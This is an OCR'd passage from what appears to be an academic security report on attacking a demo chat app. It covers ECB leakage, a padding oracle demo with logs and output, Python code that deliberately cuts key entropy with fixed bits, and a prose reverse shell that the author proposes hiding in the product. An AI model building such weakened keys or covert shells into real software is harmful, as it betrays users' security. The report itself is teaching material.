

Start
Declare a string of 3 bits as the predefined_key
Generate 4 random bytes
Convert bytes to string
Concatenate the predefined_key with every ith bit of the 4 randomly generated bytes and append the result into output_key
while i < 32
Yes
i += 1
Return output_key

Figure 20: Flowchart of the Key Entropy Reduction Generator

4.4 Reverse Shell

Computers are usually set up in a way that makes it very difficult to connect with directly. First of all, most computers do not have a static IP (Internet protocol) address. More than often, IP addresses are dynamic hence, it is changing all the time. The next issue to address, is that even though you are on the same network as your target (assuming the IP address from your local network is also known to you) and that you are able to connect to his computer, there are still firewalls and built-in security that needs to be taken care of.

This is where a reverse shell comes in handy. A reverse shell is a way to connect to someone’s computer anywhere in the world. The main idea is that instead of trying to connect to the target’s computer, we would set up a server and have the target connect to us.




Figure 21: Flowchart of a Reverse Shell using Client/Server Model

From the figure above, the flowchart displays two separate scripts (the client script and the server script) needed to implement the reverse shell.

The individual processes can be described as follows:

Client Script

1. A socket is created for the client
2. Client attempts to connect to the server though a specified IP address and port number
3. Once its connection is accepted by the server, the client waits for commands sent from the server.
4. When a command is received from the server, the client script would run the commands.
5. Any results output from the command execution would be sent back to the server.
6. Connection ends if the client disconnects from the server or vice versa

Server Script

1. A socket is created for the server
2. The bind function binds the server socket to a specified local address and port number.
3. With the listen function, the server would listen for any incoming connections attempting to connect with it.
4. When there is a request to connect to the server, the server would accept that connection. Connection is established between the client and the server. Communication is now possible.
5. The server would send commands to the client's machine for execution and receives whatever results it finds.
6. Connection ends if the client disconnects from the server or vice versa

The client and server pseudocode described by the steps above can be found in Appendix D and E respectively.

This client/server model established for the reverse shell is similar to the software product, The Knotty Chat. Thus, we can take advantage of this by integrating into the software product itself by creating a separate port for the reverse shell to operate in and produce similar results.

5. CHAPTER FIVE: RESULTS AND ANALYSIS

5.1 Results and Analysis of Encrypting Images with ECB

Due to the way ECB works, the ciphertext lack diffusion. This means that there is a clear relationship between the input plaintext and the output ciphertext. No matter how many times the encryption process is performed, there is a clear correlation between the plaintext and the ciphertext. We can demonstrate this concept visually by encrypting an image and comparing the encrypted output.




Figure 22: Original Image before ECB Encryption




Figure 23: Original Image after ECB Encryption


Comparing the two images from the figures above, the encryption effect of using ECB encryption can be distinguished from the naked eye (especially the white background of the original image). This does not meet the most basic requirements of encryption as the encrypted file still shows a lot of information about the original image.

5.2 Results and Analysis of the Padding Oracle Attack

The attack complexity of the padding oracle attack takes at most 16 tries for the attacker to learn the number of padding bytes for an AES-128 block cipher. This is because each block has 16 bytes and it is just going through the bytes of *block'* one by one until decryption fails.

Next, for each byte of the original plaintext message, it takes at most 256 tries to cycle though all possible bytes of that position in *block'*. Depending on the length of the message, the number of tries it takes would only be at most 256 times the number of bytes in the original message. With the current computational power in today's computers, it would not take very long to decipher the original message.


As the owner of The Knotty Chat, I have full access to the server and the ability to intercept the ciphertext passing through it.



```
08:29:57 [SERVER]: Server startup successful
08:29:57 [SERVER]: Server is listening on 192.168.0.139 at port 5000
08:30:03 [SERVER]: Incoming connection from ('192.168.56.1', 59984)
08:30:03 [SERVER]: Generated UID 04164106 issued to ('192.168.56.1', 59984)
08:30:03 [SERVER]: New client thread started for ('192.168.56.1', 59984)
08:30:12 [SERVER]: ('192.168.56.1', 59984) has unexpectedly disconnected from the server[2]
08:30:12 [SERVER]: Username undefined, nothing was changed
08:30:31 [SERVER]: Incoming connection from ('192.168.56.1', 59995)
08:30:31 [SERVER]: Generated UID 88550225 issued to ('192.168.56.1', 59995)
08:30:31 [SERVER]: New client thread started for ('192.168.56.1', 59995)
08:30:38 [('192.168.56.1', 59995)]@MainMenuPage> 1
08:30:39 [('192.168.56.1', 59995)]@LoginPage> kevin
08:30:40 [('192.168.56.1', 59995)]@LoginPage> ***
08:30:40 [SERVER]: Account kevin connected from ('192.168.56.1', 59995) has logged in
eAJhovX/o0MJhifDY/eR+xTJ8FRRpBVObJ0S41NPihY=
wQymfJzGtVhGeA042OeB5xYdanUjsio7KaI5igX7rWke3yMulh4Qoj035qeDpU+H
I0XfZoCtixihK+wTPzVHJn4k6fYLwAHERTSXNmQuOWRVgnXvxCuckYsEH/zfvGJq
W5Urqlgssaof+RLgam4q7Pkx1WGzIxBvKaQroeLU8shPfzqKvihWxxJX2SnT8Zk4iX/8DjVe2sJt3OyZ9PeEGQ==
jw/OC7Yj9VgzDsfFSvZWKfMT1ceQQjFZrJSQDTPNZJA5YCQccWLyZ3piYb9ixo2j
```

Figure 24: Records of Ciphertexts passing through the Server

To demonstrate the attack, I have selected an arbitrary ciphertext such as the one labelled in the figure above and input it into the padding oracle program.



```
042OeB5xYdanUjsio7KaI5igX7rWke3yMulh4Qoj035qeDpU+H
```

```
kevin: hello world

Elapsed Time: 0.059391s
```

```
Ciphertext after base64 decode:
[b'\xc1\x0c\xa6|\x9c\xc6\xb5XFx\r8\xd8\xe7\x81\xe7',
b'\x16\x1dju#\xb2*;)\xa29\x8a\x05\xfb\xadi',
b'\x1e\xdf#.\x96\x1e\x10\xa2=7\xe6\xa7\x83\xa5O\x87']

IV found: b'\xc1\x0c\xa6|\x9c\xc6\xb5XFx\r8\xd8\xe7\x81\xe7'
Total number of blocks in ciphertext: 3

Staring padding oracle attack...

Getting padding size from last block...
```

Figure 25: Padding Oracle Attack Demo


From the results, it was able to decrypt the original message in a mere 59.3ms. This possess a significant real-world threat on a deployed use of cryptography.

The output details displaying the entire process in decrypting the original message can be found in Appendix C.

5.3 Results and Analysis of Entropy Reduction in Cryptographic Keys

In modern cryptography, the size of the key matters as it may determine the strength of the security. However, as the attacker who is crafting a malicious program, we would want to find ways to reduce the entropy of the key. But how do we do so without reducing its size?


For simplicity's sake, let the key size used for the software product be 16 bits (2 bytes).



```
Generated Key 1: 1101110011011100

Generated Key 2: 1101110111011100

Generated Key 3: 1101110111011101
```

Figure 26: Cryptographic Key Generation 1


From the above figure, three cryptographic keys are randomly generated. At first glance, they do seem to be random in nature which serves the purpose of security in this case.



```
Generated Key 1: 1101110011011100

Generated Key 2: 1101110111011100

Generated Key 3: 1101110111011101
```

Figure 27: Cryptographic Key Generation 2

However, upon a closer look, you would be able to spot that in every 4 bits of the key, the 1st, 2nd, and 3rd bits are exactly the same for each of the randomly generated key. Only the 4th bit is random.



```python
from Cryptodome.Random import get_random_bytes


predefined_key = '110'

print()
for x in range(3):
    key = ''
    new_key = get_random_bytes(2).hex()

    # Convert hex to binary
    n = int(str(new_key), 16)
    bStr = ''
    while n > 0:
        bStr = str(n % 2) + bStr
        n = n >> 1
    result = bStr

    for i in range(4):
        key += predefined_key + result[i]

    print(f"Generated Key {x + 1}: {key}\n")
```

Figure 28: Pseudocode for Generating a 16-byte Cryptographic Key


This is because in the program code, there are already predefined bits of ‘110’. Although 16 bits were randomly generated, only 4 of its bits were used. Using a loop, the predefined bits and one bit from the randomly generated 16 bits are paired together for four rounds, appending to each other which outputs a 16-bit key. This shortens to a quarter of the key’s strength, making it less effective.

This concept may be applied to modern cryptographic keys with sizes of 192 bits to 256 bits. An attacker may sell his product, claiming that it has the best security standards. But in actual fact, it is only a quarter of the key’s effective bit strength. By providing the cryptographic key partially with a known predetermined key, this would significantly reduce the entropy and allow the attacker to easily conduct a brute-force attack on the remaining 48 bits that are not predetermined on a 192-bit key.

5.4 Results and Analysis of the Reverse Shell

As the malicious hacker, the goal in mind is to have the ability to compromise the user's machine without getting detected.

